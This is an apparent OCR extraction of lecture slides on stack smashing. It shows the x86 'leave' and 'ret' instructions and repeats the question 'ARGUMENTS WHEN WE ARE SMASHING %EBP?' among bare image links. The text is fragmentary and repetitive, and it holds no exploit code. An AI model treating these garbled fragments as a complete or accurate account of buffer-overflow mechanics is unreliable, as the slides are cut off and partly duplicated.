

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

ARGUMENTS WHEN WE ARE SMASHING %EBP?





```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?



